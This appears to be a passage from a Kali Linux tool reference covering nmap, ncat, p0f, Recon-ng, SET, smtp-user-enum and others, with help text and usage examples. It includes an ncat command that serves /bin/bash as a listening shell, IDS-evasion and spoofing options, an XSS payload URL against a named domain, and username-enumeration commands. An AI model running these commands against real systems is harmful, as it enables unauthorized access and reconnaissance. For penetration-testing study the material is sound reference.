Ncat 6.40 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
  -4                         Use IPv4 only
  -6                         Use IPv6 only
  -U, --unixsock             Use Unix domain sockets only
  -C, --crlf                 Use CRLF for EOL sequence
  -c, --sh-exec <command>    Executes the given command via /bin/sh
  -e, --exec <command>       Executes the given command
      --lua-exec <filename>  Executes the given Lua script
  -g hop1[,hop2,...]         Loose source routing hop points (8 max)
  -G <n>                     Loose source routing hop pointer (4, 8, 12, ...)
  -m, --max-conns <n>        Maximum <n> simultaneous connections
  -h, --help                 Display this help screen
  -d, --delay <time>         Wait between read/writes
  -o, --output <filename>    Dump session data to a file
  -x, --hex-dump <filename>  Dump session data as hex to a file
  -i, --idle-timeout <time>  Idle read/write timeout
  -p, --source-port port     Specify source port to use
  -s, --source addr          Specify source address to use (doesn't affect -l)
  -l, --listen              Bind and listen for incoming connections
  -k, --keep-open           Accept multiple connections in listen mode
  -n, --nodns               Do not resolve hostnames via DNS
  -t, --telnet              Answer Telnet negotiations
  -u, --udp                 Use UDP instead of default TCP
      --sctp                Use SCTP instead of default TCP
  -v, --verbose             Set verbosity level (can be used several times)
  -w, --wait <time>         Connect timeout
      --append-output       Append rather than clobber specified output files
      --send-only           Only send data, ignoring received; quit on EOF
      --recv-only           Only receive data, never send anything
      --allow               Allow only given hosts to connect to Ncat
      --allowfile           A file of hosts allowed to connect to Ncat
      --deny                Deny given hosts from connecting to Ncat
      --denyfile            A file of hosts denied from connecting to Ncat
      --broker              Enable Ncat's connection brokering mode
      --chat                Start a simple Ncat chat server
      --proxy <addr[:port]>  Specify address of host to proxy through
      --proxy-type <type>    Specify proxy type ("http" or "socks4")
      --proxy-auth <auth>    Authenticate with HTTP or SOCKS proxy server
      --ssl                 Connect or listen with SSL
      --ssl-cert            Specify SSL certificate file (PEM) for listening
      --ssl-key             Specify SSL private key (PEM) for listening
      --ssl-verify          Verify trust and domain name of certificates
      --ssl-trustfile       PEM file containing trusted SSL certificates
      --version             Display Ncat's version information and exit

See the ncat(1) manpage for full options, descriptions and usage examples
```

nmap–TheNetworkMapper

```
root@kali:~# nmap -h
Nmap 6.40 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
          directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
          <Lua scripts> is a comma separted list of script-files or
          script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
```

NMAP USAGE EXAMPLE

Scan in verbose mode *(-v)*, enable OS detection, version detection, script scanning, and traceroute *(-A)*, with version detection *(-sV)* against the target IP*(192.168.1.1)*:

```
root@kali:~# nmap -v -A -sV 192.168.1.1

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-13 18:40 MDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 3001/tcp on 192.168.1.1
```

NPING USAGE EXAMPLE

Using TCP mode *(-tcp)* to probe port 22 *(-p 22)* using the SYN flag *(-flags syn)* with a TTL of 2 *(-ttl 2)* on the remote host *(192.168.1.1)*:

```
root@kali:~# nping --tcp -p 22 --flags syn --ttl 2 192.168.1.1

Starting Nping 0.6.45 ( http://nmap.org/nping ) at 2014-05-13 18:43 MDT
SENT (0.0673s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240
iplen=40  seq=1720523417 win=1480
RCVD (0.0677s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0
```

```
iplen=44  seq=3377886789 win=5840 <mss 1460>
SENT (1.0678s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240
iplen=40  seq=1720523417 win=1480
RCVD (1.0682s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0
iplen=44  seq=3393519366 win=5840 <mss 1460>
SENT (2.0693s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240
iplen=40  seq=1720523417 win=1480
RCVD (2.0696s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0
iplen=44  seq=3409166569 win=5840 <mss 1460>
SENT (3.0707s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240
iplen=40  seq=1720523417 win=1480
RCVD (3.0710s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0
iplen=44  seq=3424813300 win=5840 <mss 1460>
SENT (4.0721s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240
iplen=40  seq=1720523417 win=1480
RCVD (4.0724s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0
iplen=44  seq=3440460772 win=5840 <mss 1460>

Max rtt: 0.337ms | Min rtt: 0.282ms | Avg rtt: 0.296ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.13 seconds
```

NDIFF USAGE EXAMPLE

Compare yesterday’s port scan *(yesterday.xml)* with the scan from today *(today.xml)*:

```
root@kali:~# ndiff yesterday.xml today.xml
-Nmap 6.45 scan initiated Tue May 13 18:46:43 2014 as: nmap -v -F -oX yesterday.xml
192.168.1.1
+Nmap 6.45 scan initiated Tue May 13 18:47:58 2014 as: nmap -v -F -oX today.xml
192.168.1.1

 endian.localdomain (192.168.1.1, 00:01:6C:6F:DD:D1):
-Not shown: 96 filtered ports
+Not shown: 97 filtered ports
 PORT   STATE SERVICE VERSION
-22/tcp open  ssh
```

NCAT USAGE EXAMPLE

Be verbose *(–v)*, running /bin/bash on connect *(–exec “/bin/bash”)*, only allowing 1 IP address *(–allow 192.168.1.123)*, listen on TCP port 4444 *(–l 4444)*, and keep the listener open on disconnect *(–keep-open)*:

```
root@kali:~# ncat -v --exec "/bin/bash" --allow 192.168.1.123 -l 4444 --keep-open
Ncat: Version 6.45 ( http://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

```
Ncat: Connection from 192.168.1.123.
Ncat: Connection from 192.168.1.123:39501.
Ncat: Connection from 192.168.1.15.
Ncat: Connection from 192.168.1.15:60393.
Ncat: New connection denied: not allowed
```

CATEGORIES: IN-DEPTH, INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, HTTP, HTTPS, INFOGATHERING, PORTSCANNING, SMB, SMTP, SNMP, SSL, TFTP, VULNANALYSIS

ntop

NTOP PACKAGE DESCRIPTION

ntop is a tool that shows the network usage, similar to what the popular top Unix command does. ntop is based on pcapture (ftp://ftp.ee.lbl.gov/pcapture.tar.Z) and it has been written in a portable way in order to virtually run on every Unix platform.

ntop can be used in both interactive or web mode. In the first case, ntop displays the network status on the user's terminal whereas in web mode a web browser (e.g. netscape) can attach to ntop (that acts as a web server) and get a dump of the network status. In the latter case, ntop can be seen as a simple RMON-like agent with an embedded web interface.

ntop uses libpcap, a system-independent interface for user-level packet capture.
Source: ntop README

ntop Homepage | Kali ntop Repo

- Author: Luca Deri
- License: GPLv2

TOOLS INCLUDED IN THE NTOP PACKAGE

ntop–displaynetworkusageinwebbrowser

```
root@kali:~# ntop -h
Welcome to ntop v.4.99.3 (32 bit)
[Configured on Mar  2 2013  6:00:33, built on Mar  2 2013 06:01:55]
Copyright 1998-2012 by Luca Deri <deri@ntop.org>

Get the freshest ntop from http://www.ntop.org/

Usage: ntop [OPTION]

Basic options:
    [-h             | --help]                            Display this help and exit
    [-u <user>      | --user <user>]                     Userid/name to run ntop under
(see man page)
    [-t <number>    | --trace-level <number>]            Trace level [0-6]
    [-P <path>      | --db-file-path <path>]             Path for ntop internal
database files
    [-Q <path>      | --spool-file-path <path>]          Path for ntop spool files
    [-w <port>      | --http-server <port>]              Web server (http:) port (or
address:port) to listen on

Advanced options:
    [-4             | --ipv4]                          Use IPv4 connections
    [-6             | --ipv6]                          Use IPv6 connections
    [-a <file>      | --access-log-file <file>]          File for ntop web server
access log
    [-b             | --disable-decoders]               Disable protocol decoders
    [-c             | --sticky-hosts]                   Idle hosts are not purged from
memory
    [-d             | --daemon]                        Run ntop in daemon mode
    [-e <number>    | --max-table-rows <number>]         Maximum number of table rows
to report
    [-f <file>      | --traffic-dump-file <file>]        Traffic dump file (see
tcpdump)
    [-g             | --track-local-hosts]              Track only local hosts
    [-i <name>      | --interface <name>]                Interface name or names to
monitor
    [-j             | --create-other-packets]           Create file ntop-other-
pkts.XXX.pcap file
    [-l <path>      | --pcap-log <path>]                 Dump packets captured to a
file (debug only!)
    [-m <addresses> | --local-subnets <addresses>]       Local subnetwork(s) (see man
page)
    [-n <mode>      | --numeric-ip-addresses <mode>]     Numeric IP addresses DNS
resolution mode:
                                                       0 - No DNS resolution at all
                                                       1 - DNS resolution for local
hosts only
                                                       2 - DNS resolution for remote
hosts only
    [-p <list>      | --protocols <list>]                List of IP protocols to
monitor (see man page)
    [-q             | --create-suspicious-packets]       Create file ntop-suspicious-
pkts.XXX.pcap file
    [-r <number>    | --refresh-time <number>]           Refresh time in seconds,
default is 120
    [-s             | --no-promiscuous]                  Disable promiscuous mode
    [-x <max num hash entries> ]                          Max num. hash entries ntop
can handle (default 8192)
    [-z             | --disable-sessions]                Disable TCP session tracking
    [-A]                                                Ask admin user password and
exit
    [               | --set-admin-password=<pass>]        Set password for the admin
user to <pass>
    [               | --w3c]                            Add extra headers to make
better html
    [-B <filter>]   | --filter-expression                 Packet filter expression,
like tcpdump (for all interfaces)
                                                        You can also set per-interface
filter:
                                                        eth0=tcp,eth1=udp ....
    [-C <rate>]     | --sampling-rate                     Packet capture sampling rate
[default: 1 (no sampling)]
    [-D <name>      | --domain <name>]                    Internet domain name
    [-F <spec>      | --flow-spec <specs>]                Flow specs (see man page)
    [-K             | --enable-debug]                    Enable debug mode
    [-L]                                                Do logging via syslog
    [               | --use-syslog=<facility>]            Do logging via syslog,
facility ('=' is REQUIRED)
    [-M             | --no-interface-merge]               Don't merge network
interfaces (see man page)
    [-O <path>      | --pcap-file-path <path>]             Path for log files in pcap
format
    [-U <URL>       | --mapper <URL>]                     URL (mapper.pl) for
displaying host location
    [-V             | --version]                         Output version information and
exit
    [-X <max num TCP sessions> ]                          Max num. TCP sessions ntop
can handle (default 32768)
    [--disable-instantsessionpurge]                       Disable instant FIN session
purge
    [--disable-mutexextrainfo]                            Disable extra mutex info
    [--disable-stopcap]                                  Capture packets even if
there's no memory left
    [--disable-ndpi]                                     Disable nDPI for protocol
discovery
    [--disable-python]                                   Disable Python interpreter
    [--instance <name>]                                  Set log name for this ntop
```

```
instance
    [--p3p-cp]                                          Set return value for p3p
compact policy, header
    [--p3p-uri]                                         Set return value for p3p
policyref header
    [--skip-version-check]                               Skip ntop version check
    [--known-subnets <networks>]                         List of known subnets
(separated by ,)
                                                       If the argument starts with @
it is assumed it is a file path
                                                       E.g.
192.168.0.0/14=home,172.16.0.0/16=private

NOTE
    * You can configure further ntop options via the web
      interface [Menu Admin -> Config].
    * The command line options are not permanent, i.e. they
      are not persistent across ntop initializations.
```

NTOP USAGE EXAMPLE

Display network usage, filtering for a specific IP address *(–B “src host 192.168.1.1”)*:

```
root@kali:~# ntop -B "src host 192.168.1.1"
```

CATEGORIES: INFORMATION GATHERING*TAGS:* ANALYSIS, NETWORKING, SNIFFING

p0f

P0F PACKAGE DESCRIPTION

P0f is a tool that utilizes an array of sophisticated, purely passive traffic fingerprinting mechanisms to identify the players behind any incidental TCP/IP communications (often as little as a single normal SYN) without interfering in any way. Version 3 is a complete rewrite of the original codebase, incorporating a significant number of improvements to network-level fingerprinting, and introducing the ability to reason about application-level payloads (e.g., HTTP).
Some of p0f’s capabilities include:

- Highly scalable and extremely fast identification of the operating system and software on both endpoints of a vanilla TCP connection – especially in settings where NMap probes are blocked, too slow, unreliable, or would simply set off alarms.
- Measurement of system uptime and network hookup, distance (including topology behind NAT or packet filters), user language preferences, and so on.
- Automated detection of connection sharing / NAT, load balancing, and application-level proxying setups.
- Detection of clients and servers that forge declarative statements such as X-Mailer or User-Agent.

The tool can be operated in the foreground or as a daemon, and offers a simple real-time API for third-party components that wish to obtain additional information about the actors they are talking to.

Common uses for p0f include reconnaissance during penetration tests; routine network monitoring; detection of unauthorized network interconnects in corporate environments; providing signals for abuse-prevention tools; and miscellanous forensics.

Source: http://lcamtuf.coredump.cx/p0f3/

p0f Homepage | Kali p0f Repo

- Author: Michal Zalewski
- License: LGPL-2

TOOLS INCLUDED IN THE P0F PACKAGE

p0f–PassiveOSfingerprintingtool

```
root@kali:~# p0f -h
--- p0f 3.06b by Michal Zalewski <lcamtuf@coredump.cx> ---

./p0f: invalid option -- 'h'
Usage: p0f [ ...options... ] [ 'filter rule' ]

Network interface options:

  -i iface  - listen on the specified network interface
  -r file   - read offline pcap data from a given file
  -p        - put the listening interface in promiscuous mode
  -L        - list all available interfaces

Operating mode and output settings:

  -f file   - read fingerprint database from 'file' (p0f.fp)
  -o file   - write information to the specified log file
  -s name   - answer to API queries at a named unix socket
  -u user   - switch to the specified unprivileged account and chroot
  -d        - fork into background (requires -o or -s)

Performance-related options:

  -S limit  - limit number of parallel API connections (20)
  -t c,h    - set connection / host cache age limits (30s,120m)
  -m c,h    - cap the number of active connections / hosts (1000,10000)

Optional filter expressions (man tcpdump) can be specified in the command
line to prevent p0f from looking at incidental network traffic.
```

```
Problems? You can reach the author at <lcamtuf@coredump.cx>.
```

P0F USAGE EXAMPLE

Use interface eth0 *(–i eth0)* in promiscuous mode *(–p)*, saving the results to a file *(–o /tmp/p0f.log)*:

```
root@kali:~# p0f -i eth0 -p -o /tmp/p0f.log
--- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from 'p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/p0f.log' opened for writing.
[+] Entered main event loop.

.-[ 192.168.1.15/35834 -> 173.246.39.185/873 (syn) ]-
|
| client   = 192.168.1.15/35834
| os      = Linux 2.2.x-3.x
| dist     = 0
| params   = generic
| raw_sig  = 4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id+:0
```

CATEGORIES: FORENSICS, INFORMATION GATHERING*TAGS:* ENUMERATION, INFOGATHERING, RECON

Parsero

PARSERO PACKAGE DESCRIPTION

Parsero is a free script written in Python which reads the Robots.txt file of a web server and looks at the Disallow entries. The Disallow entries tell the search engines what directories or files hosted on a web server mustn't be indexed. For example, "Disallow: /portal/login" means that the content on www.example.com/portal/login it's not allowed to be indexed by crawlers like Google, Bing, Yahoo… This is the way the administrator have to not share sensitive or private information with the search engines.

But sometimes these paths typed in the Disallows entries are directly accessible by the users without using a search engine, just visiting the URL and the Path, and sometimes they are not available to be visited by anybody… Because it is really common that the administrators write a lot of Disallows and some of them are available and some of them are not, you can use Parsero in order to check the HTTP status code of each Disallow entry in order to check automatically if these directories are available or not.

Also, the fact the administrator write a robots.txt, it doesn't mean that the files or directories typed in the Dissallow entries will not be indexed by Bing, Google, Yahoo… For this reason, Parsero is capable of searching in Bing to locate content indexed without the web administrator authorization. Parsero will check the HTTP status code in the same way for each Bing result.

Source: https://github.com/behindthefirewalls/Parsero

[Parsero Homepage](#) | [Kali parsero Repo](#)

- Author: Javier Nieto
- License: GPLv2

TOOLS INCLUDED IN THE PARSERO PACKAGE

parsero – robots.txt audit tool

```
root@kali:~# parsero -h


          ____
         |  _ \ __ _ _ __ ___  ___ _ __ ___
         | |_) / _` | '__/ __|/ _ \ '__/ _ \
         |  __/ (_| | |  \__ \  __/ | | (_) |
         |_|   \__,_|_|  |___/\___|_|  \___/

usage: parsero [-h] [-u URL] [-o] [-sb]

optional arguments:
  -h, --help  show this help message and exit
  -u URL      Type the URL which will be analyzed
  -o          Show only the "HTTP 200" status code
  -sb         Search in Bing indexed Disallows
```

PARSERO USAGE EXAMPLE

Search for results from a website *(-u www.bing.com)* using Bing indexed Disallows *(-sb)*:

```
root@kali:~# parsero -u www.bing.com -sb


      ____
     |  _ \ __ _ _ __ ___  ___ _ __ ___
     | |_) / _` | '__/ __|/ _ \ '__/ _ \
     |  __/ (_| | |  \__ \  __/ | | (_) |
     |_|   \__,_|_|  |___/\___|_|  \___/

Starting Parsero v0.75 (https://github.com/behindthefirewalls/Parsero) at 06/09/14
12:48:25
Parsero scan report for www.bing.com
http://www.bing.com/travel/secure 301 Moved Permanently
http://www.bing.com/travel/flight/flightSearchAction 301 Moved Permanently
http://www.bing.com/travel/css 301 Moved Permanently
http://www.bing.com/results 404 Not Found
```

```
http://www.bing.com/spbasic 404 Not Found
http://www.bing.com/entities/search 302 Found
http://www.bing.com/translator/? 200 OK
http://www.bing.com/Proxy.ashx 404 Not Found
http://www.bing.com/images/search? 200 OK
http://www.bing.com/travel/hotel/hotelSearch 301 Moved Permanently
http://www.bing.com/static/ 404 Not Found
http://www.bing.com/offers/proxy/dealsserver/api/log 405 Method Not Allowed
http://www.bing.com/shenghuo 301 Moved Permanently
http://www.bing.com/widget/render 200 OK
```

CATEGORIES: INFORMATION GATHERING, WEB APPLICATIONS*TAGS:* INFOGATHERING, WEBAPPS

Recon-ng

RECON-NG PACKAGE DESCRIPTION

Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework. However, it is quite different. Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open source reconnaissance. If you want to exploit, use the Metasploit Framework. If you want to Social Engineer, us the Social Engineer Toolkit. If you want to conduct reconnaissance, use Recon-ng! See the Usage Guide for more information.

Recon-ng is a completely modular framework and makes it easy for even the newest of Python developers to contribute. Each module is a subclass of the “module” class. The “module” class is a customized “cmd” interpreter equipped with built-in functionality that provides simple interfaces to common tasks such as standardizing output, interacting with the database, making web requests, and managing API keys. Therefore, all the hard work has been done. Building modules is simple and takes little more than a few minutes. See the Development Guide for more information.

Source: https://bitbucket.org/LaNMaSteR53/recon-ng

Recon-ng Homepage | Kali Recon-ng Repo

- Author: Tim Tomes
- License: GPLv3

TOOLS INCLUDED IN THE RECON-NG PACKAGE

recon-ng–WebReconnaissanceframeworkwritteninPython

A full-featured Web Reconnaissance framework.

Search for results on xssed.com *(use recon/hosts/enum/http/web/xssed)* for the target domain *(set DOMAIN cisco.com)*:

```
root@kali:~# recon-ng

    _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/
   _/    _/  _/        _/        _/      _/  _/_/    _/            _/_/    _/  _/
  _/_/_/    _/_/_/    _/        _/      _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
 _/    _/  _/        _/        _/      _/  _/    _/_/            _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/            _/      _/    _/_/_/

     +---------------------------------------------------------------------------
+
     |  _                     ___    _                        __                 |
     | |_)| _  _|_  |_|.|| _   |  _ |_ _  _ _  _ _|_o _  _   (_  _  _    _o_|_   |
     | |_)|(_|(_|\  | ||||_\  _|_| || (_)| |||(_| | |(_)| |  __)(/_(_|_|| | | \/
|
     |                                                                        /  |
     |                  Consulting | Research | Development | Training          |
     |                  http://www.blackhillsinfosec.com                         |
     +---------------------------------------------------------------------------
+

                      [recon-ng v3.5.1, Tim Tomes (@LaNMaSteR53)]

[65] Recon modules
[6]  Discovery modules
[4]  Reporting modules
[3]  Import modules
[2]  Exploitation modules

[recon-ng][default] > use recon/hosts/enum/http/web/xssed
[recon-ng][default][xssed] > set DOMAIN cisco.com
DOMAIN => cisco.com
[recon-ng][default][xssed] > run
[*] URL: http://xssed.com/search?key=cisco.com
--------------------------------------------------
[*] Mirror: http://xssed.com/mirror/76478/
[*] Domain: www.cisco.com
[*] URL: http://www.cisco.com/survey/exit.html?http://xssed.com/
[*] Date submitted: 16/02/2012
[*] Date published: 16/02/2012
[*] Category: Redirect
[*] Status: UNFIXED
--------------------------------------------------
[*] Mirror: http://xssed.com/mirror/76294/
[*] Domain: developer.cisco.com
[*] URL:
http://developer.cisco.com/web/webdialer/wikidocs?p_p_id=1_WAR_wikinavigationportlet_INSTANCE_v
    eD7&p<br>_p_lifecycle=0&p_p_state=normal&p_p_mode=view&p_p_col_id=column-1&p_p_col_count=1&p_r_p
    _185834411_no<br>deId=803209&p_r_p_185834411_title=%22%3E%3Ch1%3ECross-
    Site%20Scripting%20@matiaslonigro%3C/h1%3E%3Cs<br>cript%3Ealert%28/xss/%29%3C/script%3E
[*] Date submitted: 10/02/2012
[*] Date published: 13/02/2012
[*] Category: XSS
[*] Status: UNFIXED
```

CATEGORIES: INFORMATION GATHERING, WEB APPLICATIONS*TAGS:* ENUMERATION, INFOGATHERING, OSINT, WEBAPPS

SET

SET PACKAGE DESCRIPTION

The Social-Engineer Toolkit is an open-source penetration testing framework designed for Social-Engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of the time.

Source: https://github.com/trustedsec/social-engineer-toolkit/

SET Homepage | Kali SET Repo

- Author: David Kennedy, TrustedSec, LLC
- License: BSD

TOOLS INCLUDED IN THE SET PACKAGE

setoolkit–TheSocial-EngineerToolkit

The Social-Engineer Toolkit.

SET USAGE EXAMPLE(S)

```
root@kali:~# setoolkit

             :::===  :::===== :::====
             :::     :::      :::====
            =====  ======     ===
               === ===        ===
           ======  ========   ===



[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
[---]                Version: 5.4.8                  [---]
[---]              Codename: 'Walkers'               [---]
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]

       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING*TAGS:* EXPLOITATION, INFOGATHERING, SOCIALENGINEERING

smtp-user-enum

SMTP-USER-ENUM PACKAGE DESCRIPTION

smtp-user-enum is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail). Enumeration is performed by inspecting the responses to VRFY, EXPN and RCPT TO commands. It could be adapted to work against other vulnerable SMTP daemons, but this hasn't been done as of v1.0.

Source: http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

smtp-user-enum Homepage | Kali smtp-user-enum Repo

- Author: pentestmonkey
- License: GPLv2

TOOLS INCLUDED IN THE SMTP-USER-ENUM PACKAGE

smtp-user-enum–UsernameguessingtoolprimarilyfortheSMTPservice

```
root@kali:~# smtp-user-enum -h
smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

Usage: smtp-user-enum.pl [options] ( -u username | -U file-of-usernames ) ( -t host |
-T file-of-targets )

options are:
        -m n     Maximum number of processes (default: 5)
    -M mode  Method to use for username guessing EXPN, VRFY or RCPT (default: VRFY)
    -u user  Check if user exists on remote system
      -f  addr   MAIL  FROM  email  address.   Used  only  in  "RCPT  TO"  mode  (default:
user@example.com)
        -D dom   Domain to append to supplied user list to make email addresses (Default:
none)
                  Use this option when you want to guess valid email addresses instead
of just usernames
                   e.g. "-D example.com" would guess foo@example.com, bar@example.com,
etc.  Instead of
                      simply the usernames foo and bar.
    -U file  File of usernames to check via smtp service
    -t host  Server host running smtp service
    -T file  File of hostnames running the smtp service
    -p port  TCP port on which smtp service runs (default: 25)
    -d       Debugging output
    -t n     Wait a maximum of n seconds for reply (default: 5)
    -v       Verbose
    -h       This help message

Also see smtp-user-enum-user-docs.pdf from the smtp-user-enum tar ball.
```

```
Examples:

$ smtp-user-enum.pl -M VRFY -U users.txt -t 10.0.0.1
$ smtp-user-enum.pl -M EXPN -u admin1 -t 10.0.0.1
$ smtp-user-enum.pl -M RCPT -U users.txt -T mail-server-ips.txt
